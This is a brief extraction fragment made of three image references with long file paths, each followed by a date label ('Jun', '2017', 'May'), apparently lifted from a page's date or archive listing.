
Jun


2017


May

